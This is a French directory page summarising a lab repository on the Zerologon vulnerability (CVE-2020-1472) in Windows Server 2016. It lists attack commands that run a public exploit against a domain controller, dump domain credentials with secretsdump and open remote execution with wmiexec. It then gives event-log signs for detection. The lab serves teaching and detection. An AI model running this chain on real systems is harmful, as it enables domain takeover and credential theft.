
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
Outils/GitHubGitHub/jolynngsc/
zerologon_cve-2020-1472
Analyse des VulnérabilitésExploitationTests d'IntrusionApprentissage et ÉducationLabs et Pratique
GitHubjolynngsc/zerologon_cve-2020-1472

Zerologon_CVE-2020-1472

Guide de laboratoire pas à pas pour simuler, détecter et atténuer la vulnérabilité Zerologon (CVE-2020-1472) sur Windows Server 2016 à l'aide de Kali Linux et des outils Impacket.

Voir le dépôt
35il y a 2 ansPas encore vérifié
Partager

Zerologon_CVE-2020-1472

Objectif

Cette recherche de vulnérabilité visait à établir un environnement contrôlé pour simuler un Zerologon sur Windows Server 2016 via Kali Linux à des fins de détection et d'atténuation. L'objectif principal était de réaliser une pénétration de vulnérabilité et de montrer la possibilité de contrôler un poste de travail sans se connecter en tant qu'utilisateur de ce poste, tout en détectant et en atténuant la vulnérabilité.
Compétences acquises

  • Compréhension avancée de l'Observateur d'événements Windows
  • Maîtrise de Kali Linux et d'Impackets
  • Capacité à effectuer un zerologon

Outils utilisés

  • Zerologon Codes
  • Windows Server 2016
  • Kali Linux

Étapes pour implémenter Zerologon

Kali Linux


  1. sudo su pour passer à l'utilisateur root
  2. git clone https://github.com/dirkjanm/CVE-2020-1472
  3. cd /home/kali/impacket/examples/CVE-2020-1472 (Changez de répertoire selon votre répertoire)
  4. /cve-2020-1472-exploit.py -n [NETBIOS] -t [IPaddress]
  5. secretsdump.py -no-pass -just-dc [NETBIOS/User]$@[IP adress]
  6. wmiexec.py [Domain/User@IP] - hashes [hash]
Screenshot 2023-03-25 at 10 47 33 AM

Étapes pour identifier Zerologon

Windows

IMPORTANT Désactiver la fonctionnalité de sécurité

  1. Vérifiez l'Observateur d'événements

  2. Sous le Gestionnaire de serveur, sélectionnez Journaux Windows, Sécurité et recherchez l'ID d'événement 4624 (Événement d'ouverture de session utilisateur) Signes d'un Zerologon
  • Le sujet des journaux sera nommé NULL SID
  • Cette ouverture de session devrait également se voir attribuer des droits d'administrateur. Screenshot 2023-02-13 at 10 11 13 PM
